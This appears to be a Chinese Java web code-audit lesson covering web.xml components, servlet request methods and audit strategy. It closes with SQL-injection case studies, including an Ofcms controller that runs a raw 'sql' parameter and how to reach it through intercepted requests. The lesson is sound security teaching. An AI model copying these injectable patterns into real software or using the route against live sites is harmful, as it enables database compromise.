


Day55 代码审计-JAVA项目

注入上传搜索或插件挖掘



55.1 必备知识点

55.1.1 JavaWeb执行过程

javaWeb中的重要三个组件Filter、servlet、Listening，组件都是配置在web.xml

55.1.2 执行流程

1、context-param

context-param：该元素用来声明应用范围(整个WEB项目)内的上下文初始化参数。

```
1 <context-param>
2     <param-name>contextConfigLocation</param-
   name>
3     <param-value>classpath:spring/spring-
   mybatis.xml</param-value>
4 </context-param>
5 <!--
6 param-name 设定上下文的参数名称。必须是唯一名称
7 param-value 设定的参数名称的值，这里的例子是指定spring配
   置文件的位置
8 -->
```

2、listener

listener：该元素用来注册一个监听器类。可以收到事件什么时候发生以及用什么作为响应的通知。事件监听程序在建立、修改和删除会话或servlet环境时得到通知。常与context-param联合使用。



```
1 //listener-class 指定监听类，该类继承
  ServletContextListener 包含初始化方法
  contextInitialized(ServletContextEvent event) 和销
  毁方法contextDestroyed(ServletContextEvent event)
2 <listener>
3     <listener-
  class>org.springframework.web.context.ContextLoad
  erListener</listener-class>
4 </listener>
```

3、filter

filter：用于指定WEB容器的过滤器，filter能够在请求到达servlet之前预处理用户请求，也可以在离开servlet时处理http响应；在执行servlet之前，首先执行filter程序，并为之做一些预处理工作；根据程序需要修改请求和响应；在servlet被调用之后截获servlet的执行。

```

1  <filter>
2      <filter-
    name>CharacterEncodingFilter</filter-name>
3      <filter-
    class>org.springframework.web.filter.CharacterEn
    codingFilter</filter-class>
4      <init-param>
5          <param-name>encoding</param-name>
6          <param-value>utf-8</param-value>
7      </init-param>
8  </filter>
9  <filter-mapping>
10     <filter-
        name>CharacterEncodingFilter</filter-name>
11     <url-pattern>/*</url-pattern>
12 </filter-mapping>

```

4、servlet

servlet： 创建并返回一个包含基于客户请求性质的动态内容的完整的html页面； 创建可嵌入到现有的html页面中的一部分html页面（html片段）； 读取客户端发来的隐藏数据； 读取客户端发来的显示数据； 与其他服务器资源（包括数据库和java的应用程序）进行通信；

```

1  //配置Spring MVC，指定处理请求的Servlet，有两种方式：
2  //1. 默认查找MVC配置文件的地址是： /WEB-
    INF/${servletName}-servlet.xml
3  //2. 可以通过配置修改MVC配置文件的位置，需要在配置
    DispatcherServlet时指定MVC配置文件的位置。
4  //这里使用的是第二种方式
5

```

```

6  <!-- Springmvc的核心控制器 -->
7      <servlet>
8          <servlet-name>dispatchServlet</servlet-
name>
9          <servlet-
class>org.springframework.web.servlet.Dispatcher
Servlet</servlet-class>
10         <init-param>
11             <param-
name>contextConfigLocation</param-name>
12             <param-
value>classpath:spring/springmvc.xml</param-
value>
13         </init-param>
14         <load-on-startup>1</load-on-startup>
15     </servlet>
16     <servlet-mapping>
17         <servlet-name>dispatchServlet</servlet-
name>
18         <url-pattern>*.shtml</url-pattern>
19     </servlet-mapping>

```

com:

公司项目, copyright由项目发起的公司所有

包名为com.公司名.项目名.模块名.....

持久层: dao、persist、mapper

实体类: entity、model、bean、javabean、pojo

业务逻辑: service、biz

控制器:controller、servlet、action、web

过滤器:filter

异常:exception

监听器:listener

在不同的框架下一般包的命名规则不同，但大概如上，不同功能的Java文件放在不同的包中,根据Java文件的功能统一安放及命名。

51.1.3 HttpServletRequest 常用方法


```
1 //方法 //说明
2 getParameter(String name) //获得请求中的参数，该参数是由name指定的
3 getParameterValues(String name) //返回请求中的参数值，该参数是由name指定的
4 getRealPath(String path) //获取web资源目录
5 getAttribute(String name) //返回name指定的属性值
6 getAttributeNames() //返回当前请求的所有属性的名字集合
7 getCookies() //返回客户端发送的cookie
8 getSession() //获取session会话对象，没有则创建
9 getInputStream() //获取请求主体的输入流
10 getReader() //获取请求主体的数据流
11 getMethod() //获取发送请求的方式，如GET、POST
12 getParameterNames() //获取请求中所有参数的名称
13 getRemoteAddr() //获取客户端IP地址
14 getRemoteHost() //获取客户端名称
15 getServletPath() //获取请求的文件的路径
```

51.1.4 HttpServletResponse 常用方法



```
1 //方法 //说明
2 getWriter() //获取响应打印流对象
3 getOutputStream() //获取响应流对象
4 addCookie(Cookie cookie) //将指定的
   cookiejia
5 addHeader(String name,String value) //将指定的名字
   和值加入到响应的头信息中
6 sendError(int sc,String msg) //使用指定状态
   码发送一个错误到客户端
7 sendRedirect(String location) //发送一个临时
   的响应到客户端
8 setDateHeader(String name,long date) //将给出的
   名字和日期设置响应的头部
9 setHeader(String name,String value) //将给出的名字
   和值设置响应的头部
10 setStatus(int sc) //给当前响应设置状态码
11 setContentType(String contentType) //设置响应的
   MIME类型
```

51.1.5 idea创建web




```
1 https://blog.csdn.net/11p11111/article/details/116903198?ops_request_misc=%257B%2522request%255Fid%2522%253A%2522164510967816781683966461%2522%252C%2522scm%2522%253A%252220140713.130102334.pc%255Fall.%2522%257D&request_id=164510967816781683966461&biz_id=0&utm_medium=distribute.pc_search_result.none-task-blog-2~all~first_rank_ecpm_v1~times_rank-2-116903198.pc_search_result_positive&utm_term=idea%E5%88%9B%E5%BB%BAweb&spm=1018.2226.3001.4187%20%E4%BD%9C%E8%80%85%EF%BC%9A%E6%B2%99%E6%BC%A0%E9%87%8C%E7%9A%84%E9%B2%B8%20
```

51.2 审计思路

51.2.1 根据业务功能审计

优点：明确程序的架构以及业务逻辑，明确数据流向，可以从获取参数-->表现层-->业务层-->持久层，通读源码

缺点：耗费时间




51.2.2 根据敏感函数审计

优点：可以快速高效的挖出想要的漏洞，判断敏感函数上下文，追踪参数源头

缺点：覆盖不了逻辑漏洞，不了解程序的基本框架。

51.3 审计开始前





- 1 java_web项目运行流程:
- 2 ---首先, 将项目部署到服务器, 由客户端发起请求, 将请求发送到tomcat的监听端口。
- 3 ---通过端口进入tomcat, 再由tomcat将携带的请求信息移交给web项目。
- 4 ---正式进入Javaweb项目, 要解读web.xml配置文件, 将依据文件的配置决定进入哪一个页面或者servlet
- 5 ---读取tomcat通用的conf/web.xml, 然后再读取web应用程序中的WEB-INF/web.xml

51.3.1 确定框架

通过以下三种方式确定框架:

- web.xml
- 看导入的jar包或pom.xml
- 看配置文件



- 1 Struts2 配置文件: struts.xml
- 2 Spring 配置文件: applicationContext.xml
- 3 Spring MVC 配置文件: spring-mvc.xml
- 4 Hibernate 配置文件: Hibernate.cfg.xml
- 5 Mybaitis 配置文件: mybatis-config.xml

51.3.2 查看是否存在拦截器

通过查看web.xml文件, 确定是否配置相关的拦截器:


```

<listener-class>org.apache.shiro.web.env.EnvironmentLoaderListener</listener-class>
</listener>
<filter>
  <filter-name>shiro</filter-name>
  <filter-class>org.apache.shiro.web.servlet.ShiroFilter</filter-class>
</filter>
<filter-mapping>
  <filter-name>shiro</filter-name>
  <url-pattern>/admin/*</url-pattern>
  <dispatcher>REQUEST</dispatcher>
  <dispatcher>FORWARD</dispatcher>
  <dispatcher>INCLUDE</dispatcher>
  <dispatcher>ERROR</dispatcher>
</filter-mapping>
<filter>
  <filter-name>jfinal</filter-name>
  <filter-class>com.jfinal.core.JFinalFilter</filter-class>

```

51.3.3 函数执行过程

比如说我们查找某个已知关键函数：



51.4 案例分析思路

51.4.1 简易 Demo 段 SQL 注入及预编译

(1) 导入项目

(2) 找到sql-injection.jsp文件

---接受get传参user

---然后拼接参数查询MySQL数据库的用户表


---然后再对拼接的SQL进行预编译，再执行并且返回结果（数组rs）

---对rs的键对应的值进行遍历输出

---漏洞产生原因：写法不规范：SQL语句应该按照预编译要求去拼接，而不是直接拼接了，再去预编译

51.4.2 Ofcms 后台 SQL 注入-全局搜索关键字

先把代码下到本地源代码：



先打开它的pom.xml，看引用了什么框架，导入什么库：

```
124         <artifactId>spring-orm</artifactId>
125         <version>${spring.version}</version>
126     </dependency>
127     <dependency>
128         <groupId>org.aspectj</groupId>
129         <artifactId>aspectjrt</artifactId>
130         <version>${aspectj-version}</version>
131     </dependency>
132     <dependency>
133         <groupId>org.aspectj</groupId>
134         <artifactId>aspectjweaver</artifactId>
135         <version>${aspectj-version}</version>
136     </dependency>
137     <dependency>
138         <groupId>org.springframework</groupId>
139         <artifactId>spring-jdbc</artifactId>
140         <version>${spring.version}</version>
141     </dependency>
142     <dependency>
143         <groupId>org.springframework</groupId>
144         <artifactId>spring-context-support</artifactId>
145         <version>${spring.version}</version>
146     </dependency>
147     <dependency>
148         <groupId>org.javassist</groupId>
149         <artifactId>javassist</artifactId>
150         <version>${javassist-version}</version>
```


找web.xml：

```

<web-app>
  <display-name>Archetype Created Web Application</display-name>
  <listener>
    <listener-class>org.apache.shiro.web.env.EnvironmentLoaderListener</listener-class>
  </listener>
  <filter>
    <filter-name>shiro</filter-name>
    <filter-class>org.apache.shiro.web.servlet.ShiroFilter</filter-class>
  </filter>
  <filter-mapping>
    <filter-name>shiro</filter-name>
    <url-pattern>/admin/*</url-pattern>
    <dispatcher>REQUEST</dispatcher>
    <dispatcher>FORWARD</dispatcher>
    <dispatcher>INCLUDE</dispatcher>
    <dispatcher>ERROR</dispatcher>
  </filter-mapping>

```

搜索关键字，注意查找的时候直接搜索单词，比如select、update、insert.....：



点进去，这个地方就可能存在注入点：

```

45 public void create() {
46     try {
47         String sql = getPara( name: "sql");
48         Db.update(sql);
49         System.out.println(sql);
50         renderSuccessJson();
51     } catch (Exception e) {
52         e.printStackTrace();
53         renderFailedJson(ErrorCode.get("9999"), e.getMessage());
54     }
55 }
56 }

```


在上面找到注解，有其访问地址：

```

11 import java.util.List;
12 import java.util.Map;
13
14 /**
15  * 系统代码生成
16  *
17  * @author OF
18  * @date 2020-08-08
19  */
20 @Action(path = "/system/generate", viewPath = "system/generate/")
21 public class SystemGenerateController extends BaseController {
22

```

像这样直接操作数据库的地址，直接访问会被拒绝，我们可以通过抓包进行访问：



修改为/system/generate, Forward:




成功修改进入页面，紧接着就是触发对于的方法，下面提供几种方法：

- 如果有源码就可以进行调试分析
- 通过BP抓包触发相应的方法，分析数据包（多尝试，总结）

